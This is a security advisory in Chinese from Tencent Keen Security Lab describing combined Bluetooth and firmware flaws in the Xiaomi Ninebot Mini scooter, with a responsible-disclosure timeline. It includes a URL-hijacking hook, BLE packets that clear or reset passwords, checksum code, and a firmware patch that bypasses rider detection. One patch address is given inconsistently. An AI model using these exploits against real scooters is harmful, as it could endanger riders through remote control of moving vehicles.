针对小米九号平衡车的无接触式攻击

Tencent Keen Security Lab

目录

一、测试目标.....2
二、漏洞危害.....2
三、漏洞分析.....2
3.1 任意更新固件.....2
3.2 任意清除车辆密码.....3
3.3 任意重置车辆密码.....4
3.4 SWD 固件提取.....4
3.4.1 硬件分析.....4
3.4.2 固件提取.....5
四、漏洞利用.....6
4.1 攻击效果.....6
4.2 攻击细节.....6
4.2.1 固件修改.....6
4.2.2 攻击流程.....7
五、漏洞演示.....7
六、 漏洞修复.....8

一、测试目标

平衡车型号	Ninebot Mini N3M240
平衡车电机控制固件	Mini_Driver_V1.3.1.bin　(漏洞报告时最新固件版本)

二、漏洞危害

通过组合多个漏洞，攻击者可以在不接触小米平衡车的情况下，远程重置平衡车蓝牙连接密码，并通过刷写固件的方式实现对平衡车的远程控制，严重情况下可能带来平衡车使用者的人身安全危害（例如绕过平衡车上站人的检测逻辑，在有人驾驶平衡车的情况下仍然对车实施远程控制）。

三、漏洞分析

3.1 任意更新固件

客户端 APP 连接平衡车后通过 HTTP 协议向远程服务器请求平衡车固件版本控制信息，如果远程服务上的最新固件版本号大于当前平衡车固件版本号，APP 就会下载最新版固件升级包，并通过蓝牙 4.0 BLE 协议对平衡车的电源管理模块、蓝牙通信模块以及电机控制模块进行固件升级。

平衡车固件版本控制信息和固件压缩包的 URL 如下所示：

固件版本控制信息	http://apptest.ninebot.cn/appversion/appdownload/NinebotMini/version.json
最新版固件升级包	http://apptest.ninebot.cn/appversion/appdownload/NinebotMini/v1.3.1/Mini_Driver_V1.3.1.zip

固件版本控制信息：

```
random@random:~/Desktop$ curl -s http://apptest.ninebot.cn/appversion/appdownload
/NinebotMini/version.json
{"NormalVersion":
    {
        "CtrlVersionCode":["0131","50212"],
        "BleVersionCode":["0104","25164"],
        "BmsVersionCode":["0113","13359"]
    },
"TestVersion":
    {
        "CtrlVersionCode":["0131","50212"],
        "BleVersionCode":["0104","25164"],
        "BmsVersionCode":["0113","13359"]
```

固件压缩包：

```
random@random:~/Desktop/Mini_Driver_V1.3.1$ ls -al
total 192
drwx------@  5 random  staff    170  2 27 16:37 .
drwx------+ 93 random  staff   3162  2 27 16:37 ..
-rwxr-xr-x@  1 random  staff  25164 11 20  2015 Mini_BLE_V1.0.4.bin
-rwxr-xr-x@  1 random  staff  13359  4  9  2016 Mini_BMS_V1.1.3.bin
-rwxr-xr-x@  1 random  staff  50212  6 24  2016 Mini_Driver_V1.3.1.bin
```


固件版本控制信息的 CtrlVersionCode、BleVersionCode 和 BmsVersionCode 分别对应固件升级包中电机模块固件、蓝牙模块固件以及电池管理模块固件的版本号和固件大小。因此当客户端 APP 同步远程服务器的固件版本控制信息时，通过伪造 HTTP Response 数据即可控制平衡车进行任意版本固件的更新。

在 Android 系统上可以通过 Xposed 插件对 java.net.URL 类进行 hook（代码如下所示），劫持客户端 APP 与远程服务器的 HTTP 交互数据，将平衡车固件版本控制信息和固件升级包的 URL 重定向到本地 WEB 服务器，进而控制平衡车的固件升级。

```
void hookURL(final LoadPackageParam lpparam) {
    XposedHelpers.findAndHookConstructor("java.net.URL", lpparam.classLoader,
                                         String.class, new XC_MethodHook() {
        @Override
        protected void beforeHookedMethod(MethodHookParam param) throws Throwa
            String url = (String) param.args[0];
            if( url.matches(".*/appdownload/versioncode\\.json") ) {
                url = "http://127.0.0.1:8080/update/App_Version.json";
            } else if( url.matches(".*/NinebotMini/version\\.json") ) {
                url = "http://127.0.0.1:8080/update/Mini_Driver_Version.json";
            } else if( url.matches(".*Mini_Driver.*zip") ) {
                url = "http://127.0.0.1:8080/update/Mini_Driver.zip";
            }
            param.args[0] = url;
        }
    });
```

3.2 任意清除车辆密码

为了保护平衡车不被其他用户通过客户端 APP 随意连接，客户端 APP 为平衡车提供设置车辆保护密码的功能，通过客户端 APP 对平衡车设置车辆密码后，首次连接时需要输入正确密码才能够成功连接平衡车（如下图所示）。



通过对 Android 应用接口 writeCharacteristic 进行 hook，分析 APP 与平衡车之间传输的蓝牙 BLE 协议数据，发现对于任意一台设置车辆密码的平衡车，攻击者可以通过蓝牙协议打开 Service UUID 为 6e400001-b5a3-f393-e0a9-e50e24dcca9e 的 BLE 服务，并向 Characteristic UUID 为 6e400002-b5a3-f393-e0a9-e50e24dcca9e 的 BLE 服务属性中写入恢复出厂设置的数据包，即可越权清除用户设置的平衡车车辆保护密码；清除车辆保护密码之后，攻击者可使用客户端 APP 直接连接平衡车，任意控制无人状态下的平衡车。

恢复出厂设置的 BLE 数据包信息如下所示：

BLE Service UUID	6e400001-b5a3-f393-e0a9-e50e24dcca9e
BLE Characteristic UUID	6e400002-b5a3-f393-e0a9-e50e24dcca9e
BLE Frame Data	55 aa 04 0a 03 9b 01 00 52 ff

3.3 任意重置车辆密码

在设置平衡车车辆密码操作上，同样存在越权漏洞，攻击者可以通过 BLE 协议直接重置平衡车车辆密码。

重置车辆密码的 BLE 数据包信息如下所示：

BLE Service UUID	6e400001-b5a3-f393-e0a9-e50e24dcca9e
BLE Characteristic UUID	6e400002-b5a3-f393-e0a9-e50e24dcca9e
BLE Frame Data	55 aa 08 0a 03 17 {6 bytes password} {2 bytes checksum}

BLE 数据包的 password 字段为 6 位数字，checksum 为 2 字节的数据校验码；

数据校验码算法如下：


```
public static byte[] checksum(byte[] data, int len) {
    byte[] checksum = new byte[2];
    int sum = 0;
    for(int i = 2; i < len + 2; ++i) {
        if( data[i] < 0 ) {
            sum += data[i] + 256;
        }else {
            sum += data[i];
        }
    }
    sum = (sum ^ 0xFFFF)  & 0xFFFF;
    checksum[0] = (byte) (sum&0xFF);
    checksum[1] = (byte) ((sum>>8)&0xFF);
    return checksum;
}
```

若需要重置车辆密码为 123456，校验码通过 checksum(55 aa 08 0a 03 17 31 32 33 34 35 36)计算得 9e fe，完整蓝牙 BLE 数据包为 55 aa 08 0a 03 17 31 32 33 34 35 36 9e fe，将该 BLE 数据包发送给平衡车蓝牙模块中 UUID 为 6e400002-b5a3-f393-e0a9-e50e24dcca9e 的服务属性(Characteristic)，即可越权重置平衡车车辆保护密码。

3.4 SWD 固件提取


3.4.1 硬件分析

将平衡车拆解后，对硬件进行分析发现在 PCB 板上预留的 SWD 下载口：



3.4.2 固件提取

固件提取过程中不需要任何密码来解锁 flash 即可直接通过 J-Flash ARM 读取固件内容（如下图所示）。




四、漏洞利用

4.1 攻击效果

攻击者通过蓝牙 BLE 协议清除平衡车车辆密码，并成功连接上平衡车后，对平衡车刷写修改过的电机控制固件，修改固件的主要目的是为了绕过平衡车对车上站人的检测逻辑，最终攻击者可以通过 APP 对行车状态下的车辆控制，比如转向以及加速减速等危险操作。

4.2 攻击细节

4.2.1 固件修改



平衡车通过红外传感器判断车辆的行车状态，通过硬件分析发现，在平衡车上负责车辆电机控制与平衡控制的处理器 STM32F103RC 利用 IO 口 PA11 与 PA12 对红外传感器数据进行采集来判断是否站人，当 PA11 和 PA12 都为低电平时则表示此刻有人站在平衡车上，平衡车进入行车模式。

确定检测行车状态的 IO 口后，对固件逆向分析，发现 IO 口 PA11 与 PA12 位于固件 0x40010808 处的内存单元，固件中所有对 0x40010808 内存单元的读写操作都可能是平衡车固件判断是否站人的代码逻辑。

```
08017514 sub_8017514
08017514 LDR      R1, =GPIOA_IDR
08017516 LDR      R0, [R1]
08017518 SBFX.W   R0, R0, #0xC, #1
0801751C ADDS     R0, R0, #1
0801751E STRB     R0, [R4,#(byte_200008B9 - 0x2000089C)]
08017520 LDR      R0, [R1]
08017522 SBFX.W   R0, R0, #0xB, #1
08017526 ADDS     R0, R0, #1
08017528 STRB     R0, [R4,#(byte_200008BA - 0x2000089C)]
0801752A LDRB     R2, [R4,#(byte_200008B9 - 0x2000089C)]
0801752C LDR      R5, loc_8017628
0801752E MOVS     R0, #1
08017530 SUB.W    R7, R5, #0x80
08017534 CBNZ     R2, loc_801753A
```

固件代码 0x8017514 处引用内存地址 0x8015488 处的常数，即 0x40010808(GPIOA_IDR

寄存器)，在固件的主循环代码中通过检测 GPIOA_IDR 寄存器是否为低电平来判断是否站人，因此只要将 0x8016488 处数据任意指向固件中全是 FF 的数据段就能伪造出 GPIOA_IDR 寄存器永远为高电平。

固件修改前：


```
ROM:0801547E 00                          DCB     0
ROM:0801547F 00                          DCB     0
ROM:08015480 00 F0 D0 00 dword_8015480   DCD 0xD0F000          ; DATA XREF: ROM:080153BE↑r
ROM:08015484 9C 08 00 20 off_8015484     DCD byte_2000089C      ; DATA XREF: sub_80153E4:loc_80153FA↑r
ROM:08015488 08 08 01 40 off_8015488     DCD GPIOA_IDR          ; DATA XREF: sub_80153E4:loc_801543A↑r
```

固件修改后：

```
ROM:0801547E 00                          DCB     0
ROM:0801547F 00                          DCB     0
ROM:08015480 00 F0 D0 00 dword_8015480   DCD 0xD0F000          ; DATA XREF: ROM:080153BE↑r
ROM:08015484 9C 08 00 20 off_8015484     DCD byte_2000089C      ; DATA XREF: sub_80153E4:loc_80153FA↑r
ROM:08015488 40 04 02 08 off_8015488     DCD dword_8020440      ; DATA XREF: sub_80153E4:loc_801543A↑r
```

4.2.2 攻击流程

通过组合以上漏洞，攻击者可以通过蓝牙协议远程刷写平衡车固件，最终实现对行车状态下的平衡车进行远程控制（攻击流程如下所示）。



五、漏洞演示

https://v.qq.com/x/page/w0389ippo5m.html

六、漏洞修复

2016.10　科恩实验室研究员 zhiqiangcai、wenkaizhang 发现此漏洞
2016.11.01 漏洞研究报告与 PoC 代码提交给小米安全中心
2016.11.01 小米安全中心响应该漏洞并展开修复流程
2016.11.30 小米安全中心发布对科恩实验室的公开致谢信
2017.02.05 遵循业界负责任的漏洞披露流程，与小米安全中心沟通漏洞研究成果公开展示
2019.03.20 本报告对外公开